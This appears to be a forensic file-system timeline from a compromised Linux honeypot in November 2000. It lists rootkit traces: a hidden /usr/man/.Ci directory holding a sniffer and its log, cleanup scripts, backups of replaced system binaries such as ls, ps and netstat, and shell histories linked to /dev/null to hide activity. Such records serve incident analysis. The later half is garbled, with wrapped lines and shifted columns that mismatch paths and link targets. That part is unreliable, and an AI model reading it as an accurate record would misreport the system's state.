	1052024	..c	-/-rwxr-xr-x	1010	users	109860	/usr/man/.Ci/bx	
	12408	..c	-/-rwxr-xr-x	1010	users	109858	/usr/man/.Ci/addn	
	4096	..c	d/drwxr-xr-x	1010	users	17495	/usr/man/.Ci/paki	
	4096	..c	d/drwxr-xr-x	1010	users	93898	/usr/man/.Ci/	
	18535	..c	-/-rwxr-xr-x	1010	users	109854	/usr/man/.Ci/fix	
	185988	..c	-/-rwxr-xr-x	1010	users	109856	/usr/man/.Ci/find	
	699	..c	-/-rwxr-xr-x	1010	users	109862	/usr/man/.Ci/chmod-it	
	156	..c	-/-rwxr-xr-x	1010	users	109863	/usr/man/.Ci/needz	
	6793	..c	-/-rw-r--r--	1010	users	17497	/usr/man/.Ci/paki/stream.c	
	8524	..c	-/-rwxr-xr-x	1010	users	17496	/usr/man/.Ci/paki/slice2	
	83	..c	-/-rwxr-xr-x	1010	users	109855	/usr/man/.Ci/addps	
Wed Nov 08 2000 08:52:09	9	m.c	l/lrwxrwxrwx	root	root	46636	/root/.bash_history -> /dev/null	
Wed Nov 08 2000 08:52:10	9	m.c	l/lrwxrwxrwx	root	root	23	/.bash_history -> /dev/null	
	42736	mac	-/-rwxr-xr-x	root	root	79069	/usr/man/.Ci/backup/ifconfig	
	18535	.a.	-/-rwxr-xr-x	1010	users	109854	/usr/man/.Ci/fix	
	43024	mac	-/-rwxr-xr-x	root	root	79067	/usr/man/.Ci/backup/ls	
	26736	.a.	-/-rwxr-xr-x	root	root	93742	/usr/sbin/identd	
	23568	mac	-/-rwxr-xr-x	root	root	79070	/usr/man/.Ci/backup/tcpd	
	4096	m.c	d/drwxr-xr-x	root	root	107746	/usr/games	
	60080	mac	-/-r-xr-xr-x	root	root	79065	/usr/man/.Ci/backup/ps	
	4096	mac	d/drwxr-xr-x	root	root	79064	/usr/man/.Ci/backup	
	19840	.a.	-/-rwxr-xr-x	root	root	48476	/sbin/ifconfig	
	31625	.a.	-/-rwxr-xr-x	root	root	109815	/usr/sbin/tcpd	
	66736	mac	-/-rwxr-xr-x	root	root	79068	/usr/man/.Ci/backup/netstat	
	9	m.c	l/lrwxrwxrwx	root	root	22191	/tmp/.bash_history -> /dev/null	
	60926	.a.	-/-r-xr-xr-x	root	root	109817	/usr/bin/top	
	9	mac	l/lrwxrwxrwx	root	root	109868	/usr/games/.bash_history -> /dev/null	
	34896	mac	-/-r-xr-xr-x	root	root	79066	/usr/man/.Ci/backup/top	
Wed Nov 08 2000 08:52:12	58	mac	-/-rw-r--r--	root	root	125240	/usr/man/.p	
	4096	m.c	d/drwxr-xr-x	root	root	123137	/usr/man	
	58	mac	-/-rw-r--r--	root	root	125239	/usr/man/p	
	61	m.c	-/-rw-r--r--	root	root	125241	/usr/man/r	
	102	mac	-/-rw-r--r--	root	root	125242	/usr/man/.a	
Wed Nov 08 2000 08:52:13	5	mac	-/-rw-r--r--	root	root	109877	/usr/man/.Ci/sniff.pid	
	0	mac	-/-rw-r--r--	root	root	109878	/usr/man/.Ci/tcp.log	
	7229	.a.	-/-rwxr-xr-x	1010	users	109805	/usr/man/.Ci/snif	
Wed Nov 08 2000 08:52:14	698	.a.	-/-rwxr-xr-x	1010	users	109819	/usr/man/.Ci/clean	
	0	m..	-/-rw-r--r--	root	root	12107	<honeypot.hda7.dd-dead-12107>	
Wed Nov 08 2000 08:52:15	714	.a.	-/-rwxr-xr-x	1010	users	109806	/usr/man/.Ci/a.sh	
	171	..c	-/-rw-r--r--	1010	users	26557	/dev/ptyp	
Wed Nov 08 2000 08:52:23	153	.a.	-/-rw-r--r--	root	root	58567	<honeypot.hda8.dd-dead-58567>	
	153	.a.	-/-rw-r--r--	root	root		root	58567
/etc/X11/applnk/Internet/telnet.desktop (deleted)								
Wed Nov 08 2000 08:52:25	3933	..c	-/-rw-r--r--	root	root	93804	/usr/sbin/nmbd (deleted-realloc)	
6.0.lsl1/README.autofs	4113	..c	-/-rw-r--r--	root	root	93885	/usr/doc/am-utils-	
	147946	..c	-/-rw-r--r--	root	root	93806	/usr/doc/am-utils-6.0.lsl1/ChangeLog	
	3817	..c	-/-rw-r--r--	root	root	93850	/usr/doc/am-utils-6.0.lsl1/README	
	1225	..c	-/-rw-r--r--	root	root	93886	/usr/doc/am-utils-6.0.lsl1/README.y2k	
	147946	..c	-/-rw-r--r--	root	root	93806	/usr/sbin/smbd (deleted-realloc)	
	56	..c	-/-rwxr-xr-x	root	root	4085	/etc/sysconfig/amd	
	23786	..c	-/-rw-r--r--	root	root	93834	/usr/doc/am-utils-6.0.lsl1/NEWS	
	1024	..c	d/drwxr-xr-x	root	root	2046	/.automount	
	1024	m.c	d/drwxr-xr-x	root	root	4037	/etc/sysconfig	
utils.ps	621985	..c	-/-rw-r--r--	root	root	93888	/usr/doc/am-utils-6.0.lsl1/am-	
	766	..c	-/-rwxr-xr-x	root	root	62534	/etc/rc.d/init.d/amd	
	670	..c	-/-rw-----	root	root	26574	/etc/amd.conf	
	9084	..c	-/-rw-r--r--	root	root	93802	/usr/doc/am-utils-6.0.lsl1/AUTHORS	
	3933	..c	-/-rw-r--r--	root	root	93804	/usr/doc/am-utils-6.0.lsl1/BUGS	
	8024	..c	-/-rwxr-xr-x	root	root	17087	/usr/bin/pawd	
	105	..c	-/-rw-r-----	root	root	26576	/etc/amd.net	
	3201	..c	-/-rw-r--r--	root	root	93900	/usr/doc/am-utils-6.0.lsl1/amd.conf-	
sample								
Wed Nov 08 2000 08:52:26	19031	..c	-/-rw-r--r--	root	root	125243	/usr/man/man5/amd.conf.5	
	100458	.a.	-/-rwxr-xr-x	root	root	139404	/usr/kerberos/lib/libgssrpc.so.3.0	
	77809	.a.	-/-rwxr-xr-x	root	root	139410	/usr/kerberos/lib/libkadm5clnt.so.3.0	
	965	..c	-/-rwxr-xr-x	root	root	93921	/usr/sbin/wait4amd2die	
libSM.so.6.0	12	.a.	l/lrwxrwxrwx	root	root	108122	/usr/X11R6/lib/libSM.so.6 ->	

	4096	m.c	d/drwxr-xr-x	root	root	93801	/usr/doc/am-utils-6.0.lsl1
	19	.a	l/lrwxrwxrwx	root	root	139408	/usr/kerberos/lib/libkadm5clnt.so ->
libkadm5clnt.so.3.0							
	13	.a	l/lrwxrwxrwx	root	root	108128	/usr/X11R6/lib/libXaw.so.6 ->
libXaw.so.6.1							
	189318	.c	-/-rw-r--r--	root	root	93901	/usr/doc/am-utils-6.0.lsl1/hlfsd.ps
	36567	.a	-/-rwxr-xr-x	root	root	108133	/usr/X11R6/lib/libXi.so.6.0
	5453	.c	-/-rw-r--r--	root	root	48318	/usr/man/man8/fixmount.8
	6015	.a	-/-rwxr-xr-x	root	root	139392	/usr/kerberos/lib/libcom_err.so.3.0
	29656	.c	-/-rwxr-xr-x	root	root	93917	/usr/sbin/hlfsd
	10154	.a	-/-rwxr-xr-x	root	root	139398	/usr/kerberos/lib/libdyn.so.1.0
	21028	.a	-/-rwxr-xr-x	root	root	139395	/usr/kerberos/lib/libdes425.so.3.0
	10003	.c	-/-rw-r--r--	root	root	48315	/usr/man/man8/amd.8
	91196	.a	-/-rwxr-xr-x	root	root	108135	/usr/X11R6/lib/libXmu.so.6.0
	13	.a	l/lrwxrwxrwx	root	root	108124	/usr/X11R6/lib/libX11.so.6 ->
libX11.so.6.1							
	13	.a	l/lrwxrwxrwx	root	root	108126	/usr/X11R6/lib/libXIE.so.6 ->
libXIE.so.6.0							
	804	.c	-/-rwxr-xr-x	root	root	93920	/usr/sbin/wait4amd
	345760	.a	-/-rwxr-xr-x	root	root	108139	/usr/X11R6/lib/libXt.so.6.0
	15	m.c	l/lrwxrwxrwx	root	root	93904	/usr/lib/libamu.so.2 ->
libamu.so.2.1.1							
	2571	.c	-/-rw-r--r--	root	root	48321	/usr/man/man8/mk-amd-map.8
	15625	.c	-/-rw-r--r--	root	root	17498	/usr/info/am-utils.info-1.gz
	15	m.c	l/lrwxrwxrwx	root	root	93903	/usr/lib/libamu.so -> libamu.so.2.1.1
	15324	.c	-/-rw-r--r--	root	root	17499	/usr/info/am-utils.info-2.gz
	34784	.c	-/-rwxr-xr-x	root	root	93916	/usr/sbin/fsinfo
	13984	.c	-/-rw-r--r--	root	root	17501	/usr/info/am-utils.info-4.gz
	18412	.c	-/-rwxr-xr-x	root	root	93918	/usr/sbin/lostaltmail
	1392	.c	-/-rwxr-xr-x	root	root	93908	/usr/sbin/amd2ldif
	3006	.c	-/-rw-r--r--	root	root	93902	/usr/doc/am-utils-
6.0.lsl1/lostaltmail.conf-sample							
	10808	.c	-/-rwxr-xr-x	root	root	93914	/usr/sbin/fixmount
	4096	.a	d/drwxr-xr-x	root	root	107745	/usr/X11R6/lib
	12	.a	l/lrwxrwxrwx	root	root	108138	/usr/X11R6/lib/libXt.so.6 ->
libXt.so.6.0							
	9641	.c	-/-rw-r--r--	root	root	48320	/usr/man/man8/hlfsd.8
	1521	.c	-/-rwxr-xr-x	root	root	93913	/usr/sbin/fix-amd-map
	404	.c	-/-rwxr-xr-x	root	root	93915	/usr/sbin/fixrmtab
	54591	.a	-/-rwxr-xr-x	root	root	108131	/usr/X11R6/lib/libXext.so.6.3
	59	.a	-/-rw-r--r--	root	root	26234	/etc/ld.so.conf
	21	.a	l/lrwxrwxrwx	root	root	139399	/usr/kerberos/lib/libgssapi_krb5.so -
> libgssapi_krb5.so.2.1							
	799870	.a	-/-rwxr-xr-x	root	root	108125	/usr/X11R6/lib/libX11.so.6.1
	14152	.c	-/-rw-r--r--	root	root	17500	/usr/info/am-utils.info-3.gz
	16	.a	l/lrwxrwxrwx	root	root	139402	/usr/kerberos/lib/libgssrpc.so ->
libgssrpc.so.3.0							
	5140	.c	-/-rwxr-xr-x	root	root	93922	/usr/sbin/wire-test
	14	.a	l/lrwxrwxrwx	root	root	108140	/usr/X11R6/lib/libXtst.so.6 ->
libXtst.so.6.1							
	40684	.a	-/-rwxr-xr-x	root	root	108123	/usr/X11R6/lib/libSM.so.6.0
	34337	.a	-/-rwxr-xr-x	root	root	108137	/usr/X11R6/lib/libXp.so.6.2
	16	.a	l/lrwxrwxrwx	root	root	139393	/usr/kerberos/lib/libdes425.so ->
libdes425.so.3.0							
	2170	.c	-/-rwxr-xr-x	root	root	93912	/usr/sbin/ctl1-hlfsd
	12	.a	l/lrwxrwxrwx	root	root	108132	/usr/X11R6/lib/libXi.so.6 ->
libXi.so.6.0							
	1003	.c	-/-rwxr-xr-x	root	root	93909	/usr/sbin/amd2sun
	7086	.c	-/-rw-r--r--	root	root	17504	/usr/info/am-utils.info-7.gz
	2954	.c	-/-rw-r--r--	root	root	17505	/usr/info/am-utils.info.gz
	259072	.a	-/-rwxr-xr-x	root	root	108121	/usr/X11R6/lib/libPEX5.so.6.0
	18	.a	l/lrwxrwxrwx	root	root	139405	/usr/kerberos/lib/libk5crypto.so ->
libk5crypto.so.2.1							
	13892	.c	-/-rwxr-xr-x	root	root	93910	/usr/sbin/amq
	6318	.c	-/-rw-r--r--	root	root	48316	/usr/man/man8/amq.8
	40370	.c	-/-rwxr-xr-x	root	root	93905	/usr/lib/libamu.so.2.1.1
	106640	.c	-/-rwxr-xr-x	root	root	93907	/usr/sbin/amd
	17	.a	l/lrwxrwxrwx	root	root	139390	/usr/kerberos/lib/libcom_err.so ->
libcom_err.so.3.0							
	14	.a	l/lrwxrwxrwx	root	root	108120	/usr/X11R6/lib/libPEX5.so.6 ->
libPEX5.so.6.0							
	13	.a	l/lrwxrwxrwx	root	root	108134	/usr/X11R6/lib/libXmu.so.6 ->
libXmu.so.6.0							
	113850	.a	-/-rwxr-xr-x	root	root	139407	/usr/kerberos/lib/libk5crypto.so.2.1
	13	.a	l/lrwxrwxrwx	root	root	139396	/usr/kerberos/lib/libdyn.so ->
libdyn.so.1.0							
	95790	.a	-/-rwxr-xr-x	root	root	108119	/usr/X11R6/lib/libICE.so.6.3
	22020	.a	-/-rwxr-xr-x	root	root	108141	/usr/X11R6/lib/libXtst.so.6.1
	233100	.a	-/-rwxr-xr-x	root	root	48386	/sbin/ldconfig
	5011	.c	-/-rw-r--r--	root	root	17503	/usr/info/am-utils.info-6.gz
	8192	m.c	d/drwxr-xr-x	root	root	92353	/usr/lib
	15354	.c	-/-rw-r--r--	root	root	17502	/usr/info/am-utils.info-5.gz
	2818	.c	-/-rw-r--r--	root	root	48319	/usr/man/man8/fsinfo.8
	14	.a	l/lrwxrwxrwx	root	root	108130	/usr/X11R6/lib/libXext.so.6 ->
libXext.so.6.3							
	12	.a	l/lrwxrwxrwx	root	root	108136	/usr/X11R6/lib/libXp.so.6 ->
libXp.so.6.2							
	2806	.c	-/-rw-r--r--	root	root	48322	/usr/man/man8/wire-test.8
	13	.a	l/lrwxrwxrwx	root	root	108118	/usr/X11R6/lib/libICE.so.6 ->
libICE.so.6.3							
	2257	.c	-/-rwxr-xr-x	root	root	93911	/usr/sbin/automount2amd
	7588	.c	-/-rwxr-xr-x	root	root	93919	/usr/sbin/mk-amd-map
	1043	.c	-/-rwxr-xr-x	root	root	93906	/usr/sbin/am-eject
	272797	.a	-/-rwxr-xr-x	root	root	108129	/usr/X11R6/lib/libXaw.so.6.1
	54537	.a	-/-rwxr-xr-x	root	root	108127	/usr/X11R6/lib/libXIE.so.6.0
	3026	.c	-/-rw-r--r--	root	root	79071	/usr/man/man1/pawd.1
	18	.a	l/lrwxrwxrwx	root	root	139411	/usr/kerberos/lib/libkadm5srv.so ->
libkadm5srv.so.3.0							
	3784	.c	-/-rw-r--r--	root	root	48317	/usr/man/man8/automount2amd.8
	108060	.a	-/-rwxr-xr-x	root	root		139401
/usr/kerberos/lib/libgssapi_krb5.so.2.1							
Wed Nov 08 2000 08:52:27	15072	.a	-/-rwxr-xr-x	root	root	92871	/usr/lib/libctgeneric.so.0.0.0

libc5/lib/libXi.so.6.0	29821	.a.	-/-rwxr-xr-x	root	root	124213	/usr/i486-linux-
-> libXi.so.6.0	12	.a.	l/lrwxrwxrwx	root	root	124250	/usr/i486-linux-libc5/lib/libXi.so.6
libctutils.so.0.0.0	19	.a.	l/lrwxrwxrwx	root	root	92874	/usr/lib/libctutils.so ->
-> libXIE.so.6.0	13	.a.	l/lrwxrwxrwx	root	root	124254	/usr/i486-linux-libc5/lib/libXIE.so.6
libc5/lib/libXtst.so.6 -> libXtst.so.6.1	14	.a.	l/lrwxrwxrwx	root	root	124245	/usr/i486-linux-
libkrb4.so.2.0	14	.a.	l/lrwxrwxrwx	root	root	139418	/usr/kerberos/lib/libkrb4.so.2 ->
libc5/lib/libvgagl.so.1.2.13	50312	.a.	-/-rwxr-xr-x	root	root	124230	/usr/i486-linux-
libkrb5.so.2.2	14	.a.	l/lrwxrwxrwx	root	root	139420	/usr/kerberos/lib/libkrb5.so ->
libc5/lib/libXmu.so.6.0	82070	.a.	-/-rwxr-xr-x	root	root	124214	/usr/i486-linux-
libc5/lib/libg++.so.27.1.4	953531	.a.	-/-rwxr-xr-x	root	root	124222	/usr/i486-linux-
libc5/lib/libSM.so.6.0	33402	.a.	-/-rwxr-xr-x	root	root	124206	/usr/i486-linux-
libc5/lib/libncurses.so.1.9.9e	244725	.a.	-/-rwxr-xr-x	root	root	124225	/usr/i486-linux-
libc5/lib/libICE.so.6.3	80389	.a.	-/-rwxr-xr-x	root	root	124204	/usr/i486-linux-
libc5/lib/libXaw.so.6.1	250282	.a.	-/-rwxr-xr-x	root	root	124209	/usr/i486-linux-
libpty.so.1.1	13	.a.	l/lrwxrwxrwx	root	root	139424	/usr/kerberos/lib/libpty.so.1 ->
2.9.5.0.22.so	24	.a.	l/lrwxrwxrwx	root	root	92822	/usr/lib/libopcodes.so -> libopcodes-
-> libXpm.so.4.9	13	.a.	l/lrwxrwxrwx	root	root	124247	/usr/i486-linux-libc5/lib/libXpm.so.4
libc5/lib/libncurses.so.3.0 -> libncurses.so.1.9.9e	20	.a.	l/lrwxrwxrwx	root	root	124238	/usr/i486-linux-
> libz.so.1.0.4	13	.a.	l/lrwxrwxrwx	root	root	124232	/usr/i486-linux-libc5/lib/libz.so.1 -
libc5/lib/libm.so.5.0.6	36285	.a.	-/-rwxr-xr-x	root	root	124223	/usr/i486-linux-
-> libXp.so.6.2	12	.a.	l/lrwxrwxrwx	root	root	124248	/usr/i486-linux-libc5/lib/libXp.so.6
libc5/lib/libform.so.1.9.9e	48145	.a.	-/-rwxr-xr-x	root	root	124221	/usr/i486-linux-
libc5/lib/libstdc++.so.27.1.4	841780	.a.	-/-rwxr-xr-x	root	root	124227	/usr/i486-linux-
-> libXaw.so.6.1	4096	.a.	d/drwxr-xr-x	root	root	139370	/usr/kerberos/lib
libc5/lib/libtermcap.so.2 -> libtermcap.so.2.0.8	13	.a.	l/lrwxrwxrwx	root	root	124253	/usr/i486-linux-libc5/lib/libXaw.so.6
libkdb5.so.3.0	19	.a.	l/lrwxrwxrwx	root	root	124235	/usr/i486-linux-
libc5/lib/libXaw3d.so.6 -> libXaw3d.so.6.1	95674	.a.	-/-rwxr-xr-x	root	root	139416	/usr/kerberos/lib/libkdb5.so.3.0
libc5/lib/libpanel.so.1.9.9e	14	.a.	l/lrwxrwxrwx	root	root	139415	/usr/kerberos/lib/libkdb5.so.3 ->
libkrb5.so.2.2	15	.a.	l/lrwxrwxrwx	root	root	124252	/usr/i486-linux-
libc5/lib/libform.so.3.0 -> libform.so.1.9.9e	7782	.a.	-/-rwxr-xr-x	root	root	124226	/usr/i486-linux-
libc5/lib/libstdc++.so.27.1.4	14	.a.	l/lrwxrwxrwx	root	root	139421	/usr/kerberos/lib/libkrb5.so.2 ->
libc5/lib/libXext.so.6.3	17	.a.	l/lrwxrwxrwx	root	root	124239	/usr/i486-linux-
libc5/lib/libvga.so.1.2.13	19	.a.	l/lrwxrwxrwx	root	root	124236	/usr/i486-linux-
libkrb5.so.2.2	45362	.a.	-/-rwxr-xr-x	root	root	124212	/usr/i486-linux-
libc5/lib/libXpm.so.4.9	216096	.a.	-/-rwxr-xr-x	root	root	124229	/usr/i486-linux-
-> libSM.so.6.0	62832	.a.	-/-rwxr-xr-x	root	root	124216	/usr/i486-linux-
libkdb5.so.3.0	12	.a.	l/lrwxrwxrwx	root	root	124256	/usr/i486-linux-libc5/lib/libSM.so.6
libc5/lib/libvgagl.so.1 -> libvgagl.so.1.2.13	14	.a.	l/lrwxrwxrwx	root	root	139414	/usr/kerberos/lib/libkdb5.so ->
libkrb4.so.2.0	18	.a.	l/lrwxrwxrwx	root	root	124233	/usr/i486-linux-
libcfont.so.0.0.0	112367	.a.	-/-rwxr-xr-x	root	root	139413	/usr/kerberos/lib/libkadm5srv.so.3.0
libc5/lib/libform.so.3.0 -> libform.so.1.9.9e	14	.a.	l/lrwxrwxrwx	root	root	139417	/usr/kerberos/lib/libkrb4.so ->
libdes425.so.3.0	17	.a.	l/lrwxrwxrwx	root	root	92859	/usr/lib/libcfont.so ->
libc5/lib/libXtst.so.6.1	17	.a.	l/lrwxrwxrwx	root	root	124242	/usr/i486-linux-
libpty.so.1.1	16	.a.	l/lrwxrwxrwx	root	root	139394	/usr/kerberos/lib/libdes425.so.3 ->
libc5/lib/libXext.so.6 -> libXext.so.6.3	17888	.a.	-/-rwxr-xr-x	root	root	124218	/usr/i486-linux-
libc5/lib/libXIE.so.6.0	13	.a.	l/lrwxrwxrwx	root	root	139423	/usr/kerberos/lib/libpty.so ->
libc5/lib/libpanel.so.3.0 -> libpanel.so.1.9.9e	56695	.a.	-/-rwxr-xr-x	root	root	92829	/usr/lib/libbz2.so.0.0.0
libgssrpc.so.3.0	14	.a.	l/lrwxrwxrwx	root	root	124251	/usr/i486-linux-
libc5/lib/libconsole.so.0.0.0	47888	.a.	-/-rwxr-xr-x	root	root	124208	/usr/i486-linux-
libc5/lib/libz.so.1.0.4	18	.a.	l/lrwxrwxrwx	root	root	124237	/usr/i486-linux-
libgssrpc.so.3.0	89665	.a.	-/-rwxr-xr-x	root	root	92819	/usr/lib/libopcodes-2.9.5.0.22.so
libc5/lib/libz.so.1.0.4	16	.a.	l/lrwxrwxrwx	root	root	139403	/usr/kerberos/lib/libgssrpc.so.3 ->
libgssrpc.so.3.0	12984	.a.	-/-rwxr-xr-x	root	root	92866	/usr/lib/libconsole.so.0.0.0
libc5/lib/libz.so.1.0.4	50772	.a.	-/-rwxr-xr-x	root	root	124231	/usr/i486-linux-

libconsole.so.0.0.0	19	.a.	l/lrwxrwxrwx	root	root	92864	/usr/lib/libconsole.so ->
libkadm5srv.so.3.0	18	.a.	l/lrwxrwxrwx	root	root	139412	/usr/kerberos/lib/libkadm5srv.so.3 ->
libICE.so.6.3	13	.a.	l/lrwxrwxrwx	root	root	124258	/usr/i486-linux-libc5/lib/libICE.so.6
libc5/lib/libmenu.so.1.9.9e	23437	.a.	-/-rwxr-xr-x	root	root	124224	/usr/i486-linux-
libXt.so.6.0	12	.a.	l/lrwxrwxrwx	root	root	124246	/usr/i486-linux-libc5/lib/libXt.so.6
libX11.so.6.1	4096	.a.	d/drwxr-xr-x	root	root	124203	/usr/i486-linux-libc5/lib
libc5/lib/libg++.so.27 -> libg++.so.27.1.4	13	.a.	l/lrwxrwxrwx	root	root	124255	/usr/i486-linux-libc5/lib/libX11.so.6
libc5/lib/libPEX5.so.6 -> libPEX5.so.6.0	16	.a.	l/lrwxrwxrwx	root	root	124241	/usr/i486-linux-
libXmu.so.6.0	14	.a.	l/lrwxrwxrwx	root	root	124257	/usr/i486-linux-
libvga.so.1.2.13	13	.a.	l/lrwxrwxrwx	root	root	124249	/usr/i486-linux-libc5/lib/libXmu.so.6
libcom_err.so.3.0	16	.a.	l/lrwxrwxrwx	root	root	124234	/usr/i486-linux-libc5/lib/libvga.so.1
libc5/lib/libXaw3d.so.6.1	17	.a.	l/lrwxrwxrwx	root	root	139391	/usr/kerberos/lib/libcom_err.so.3 ->
libctgeneric.so.0.0.0	303337	.a.	-/-rwxr-xr-x	root	root	124210	/usr/i486-linux-
libdyn.so.1.0	21	.a.	l/lrwxrwxrwx	root	root	92869	/usr/lib/libctgeneric.so ->
libc5/lib/libdb.so.2.0.0	16008	.a.	-/-rwxr-xr-x	root	root	92861	/usr/lib/libcfont.so.0.0.0
libdb.so.2.0.0	13	.a.	l/lrwxrwxrwx	root	root	139397	/usr/kerberos/lib/libdyn.so.1 ->
libc5/lib/libPEX5.so.6.0	465804	.a.	-/-rwxr-xr-x	root	root	139422	/usr/kerberos/lib/libkrb5.so.2.2
> libm.so.5.0.6	58504	.a.	-/-rwxr-xr-x	root	root	124220	/usr/i486-linux-
libc5/lib/libXext.so.6.1	14	.a.	l/lrwxrwxrwx	root	root	124243	/usr/i486-linux-libc5/lib/libdb.so.2
2.9.5.0.22.so	13011	.a.	-/-rwxr-xr-x	root	root	139425	/usr/kerberos/lib/libpty.so.1.1
libgssapi_krb5.so.2.1	234505	.a.	-/-rwxr-xr-x	root	root	124205	/usr/i486-linux-
> libkadm5clnt.so.3.0	83616	.a.	-/-rwxr-xr-x	root	root	139419	/usr/kerberos/lib/libkrb4.so.2.0
libc5/lib/libX11.so.6.1	13	.a.	l/lrwxrwxrwx	root	root	124240	/usr/i486-linux-libc5/lib/libm.so.5 -
libc5/lib/libXt.so.6.0	40681	.a.	-/-rwxr-xr-x	root	root	124211	/usr/i486-linux-
libc5/lib/libXp.so.6.2	15	.a.	l/lrwxrwxrwx	root	root	92827	/usr/lib/libbz2.so -> libbz2.so.0.0.0
Wed Nov 08 2000 08:52:28	20	.a.	l/lrwxrwxrwx	root	root	92817	/usr/lib/libbfd.so -> libbfd-
../lib/libBrokenLocale.so.1	21	.a.	l/lrwxrwxrwx	root	root	139400	/usr/kerberos/lib/libgssapi_krb5.so.2
../lib/libBrokenLocale.so.1	19	.a.	l/lrwxrwxrwx	root	root	139409	/usr/kerberos/lib/libkadm5clnt.so.3 -
../lib/libBrokenLocale.so.1	703257	.a.	-/-rwxr-xr-x	root	root	124207	/usr/i486-linux-
../lib/libBrokenLocale.so.1	291857	.a.	-/-rwxr-xr-x	root	root	124217	/usr/i486-linux-
../lib/libBrokenLocale.so.1	11889	.a.	-/-rwxr-xr-x	root	root	124228	/usr/i486-linux-
../lib/libBrokenLocale.so.1	18	.a.	l/lrwxrwxrwx	root	root	139406	/usr/kerberos/lib/libk5crypto.so.2 ->
../lib/libBrokenLocale.so.1	27095	.a.	-/-rwxr-xr-x	root	root	124215	/usr/i486-linux-
../lib/libBrokenLocale.so.1	12211	.a.	-/-rwxr-xr-x	root	root	93023	/usr/lib/libgd.so -> libgd.so.1.2
../lib/libBrokenLocale.so.1	30	.a.	l/lrwxrwxrwx	root	root	93040	/usr/lib/libgmodule-1.2.so.0.0.6
../lib/libBrokenLocale.so.1	57260	.a.	-/-rwxr-xr-x	root	root	93238	/usr/lib/libBrokenLocale.so ->
../lib/libBrokenLocale.so.1	29265	.a.	-/-rwxr-xr-x	root	root	92876	/usr/lib/libetutils.so.0.0.0
../lib/libBrokenLocale.so.1	15	.a.	l/lrwxrwxrwx	root	root	93025	/usr/lib/libgdbm.so.2.0.0
../lib/libBrokenLocale.so.1	184187	.a.	-/-rwxr-xr-x	root	root	92878	/usr/lib/libcrack.so ->
../lib/libBrokenLocale.so.1	11451	.a.	-/-rwxr-xr-x	root	root	93018	/usr/lib/libtiff.so.2.2.0
../lib/libBrokenLocale.so.1	16	.a.	l/lrwxrwxrwx	root	root	93042	/usr/lib/libgthread-1.2.so.0.0.6
../lib/libBrokenLocale.so.1	1144716	.a.	-/-r-xr-xr-x	root	root	93028	/usr/lib/libgdbm.so ->
../lib/libBrokenLocale.so.1	28	.a.	l/lrwxrwxrwx	root	root	92902	/usr/lib/libstdc++-2-libc6.1-1-
../lib/libBrokenLocale.so.1	29	.a.	l/lrwxrwxrwx	root	root	93265	/usr/lib/libnss1_files.so ->
../lib/libBrokenLocale.so.1	26	.a.	l/lrwxrwxrwx	root	root	93273	/usr/lib/libnss_nisplus.so ->
../lib/libBrokenLocale.so.1	20	.a.	l/lrwxrwxrwx	root	root	93264	/usr/lib/libnss1_dns.so ->
../lib/libBrokenLocale.so.1	25	.a.	l/lrwxrwxrwx	root	root	93281	/usr/lib/librt.so ->
../lib/libBrokenLocale.so.1	27	.a.	l/lrwxrwxrwx	root	root	93263	/usr/lib/libnss1_db.so ->
../lib/libBrokenLocale.so.1	28	.a.	l/lrwxrwxrwx	root	root	93282	/usr/lib/libthread_db.so ->
../lib/libBrokenLocale.so.1	20	.a.	l/lrwxrwxrwx	root	root	93271	/usr/lib/libnss_hesiod.so ->
../lib/libBrokenLocale.so.1	25	.a.	l/lrwxrwxrwx	root	root	93248	/usr/lib/libdb.so ->
../lib/libBrokenLocale.so.1	27	.a.	l/lrwxrwxrwx	root	root	93272	/usr/lib/libnss_nis.so ->
../lib/libBrokenLocale.so.1	8	.a.	l/lrwxrwxrwx	root	root	93270	/usr/lib/libnss_files.so ->
../lib/libBrokenLocale.so.1	25	.a.	l/lrwxrwxrwx	root	root	93259	/usr/lib/libndbm.so -> libdb.so
../lib/libBrokenLocale.so.1	24	.a.	l/lrwxrwxrwx	root	root	93276	/usr/lib/libpthreads.so ->
../lib/libBrokenLocale.so.1	26	.a.	l/lrwxrwxrwx	root	root	93268	/usr/lib/libnss_db.so ->
../lib/libBrokenLocale.so.1	21	.a.	l/lrwxrwxrwx	root	root	93266	/usr/lib/libnss1_nis.so ->
../lib/libBrokenLocale.so.1	21	.a.	l/lrwxrwxrwx	root	root	93250	/usr/lib/libdb1.so ->

../../lib/libdb1.so.2	20	.a.	l/lrwxrwxrwx	root	root	93252	/usr/lib/libdb1.so	->
../../lib/libdb1.so.2	24	.a.	l/lrwxrwxrwx	root	root	93278	/usr/lib/libresolv.so	->
../../lib/libresolv.so.2	29	.a.	l/lrwxrwxrwx	root	root	93262	/usr/lib/libnss1_compat.so	->
../../lib/libnss1_compat.so.1	25	.a.	l/lrwxrwxrwx	root	root	93269	/usr/lib/libnss_dns.so	->
../../lib/libnss_dns.so.2	28	.a.	l/lrwxrwxrwx	root	root	93267	/usr/lib/libnss_compat.so	->
../../lib/libnss_compat.so.2	19	.a.	l/lrwxrwxrwx	root	root	93256	/usr/lib/libm.so	->
../../lib/libm.so.6	46228	.a.	-/-rwxr-xr-x	root	root	93404	/usr/lib/libpbm.so.1.0.0	
Wed Nov 08 2000 08:52:30	1820832	.a.	-/-rwxr-xr-x	root	root	93393	/usr/lib/libstyle.so.1.0.3	
	17	.a.	l/lrwxrwxrwx	root	root	93783	/usr/lib/libhistory.so	->
libhistory.so.3.0	16	.a.	l/lrwxrwxrwx	root	root	93294	/usr/lib/libgpm.so	->
libgpm.so.1.17.3	31515	.a.	-/-rwxr-xr-x	root	root	93410	/usr/lib/libpnm.so.1.0.0	
	16	.a.	l/lrwxrwxrwx	root	root	93450	/usr/lib/libltdl.so	->
libltdl.so.0.1.2	17	.a.	l/lrwxrwxrwx	root	root	93391	/usr/lib/libstyle.so	->
libstyle.so.1.0.3	1955700	.a.	-/-rwxr-xr-x	root	root	93383	/usr/lib/libsp.so.1.0.3	
	18616	.a.	-/-rwxr-xr-x	root	root	93288	/usr/lib/libgpm.so.1.17.3	
	16	.a.	l/lrwxrwxrwx	root	root	93747	/usr/lib/libpopt.so	->
libpopt.so.0.0.0	55072	.a.	-/-rwxr-xr-x	root	root	93727	/usr/lib/libnewt.so.0.50.8	
	18	.a.	l/lrwxrwxrwx	root	root	93785	/usr/lib/libreadline.so	->
libreadline.so.3.0	13784	.a.	-/-rwxr-xr-x	root	root	92676	/usr/lib/libpanel.so.4.0	
	78842	.a.	-/-rwxr-xr-x	root	root	93402	/usr/lib/libfbm.so.1.0.0	
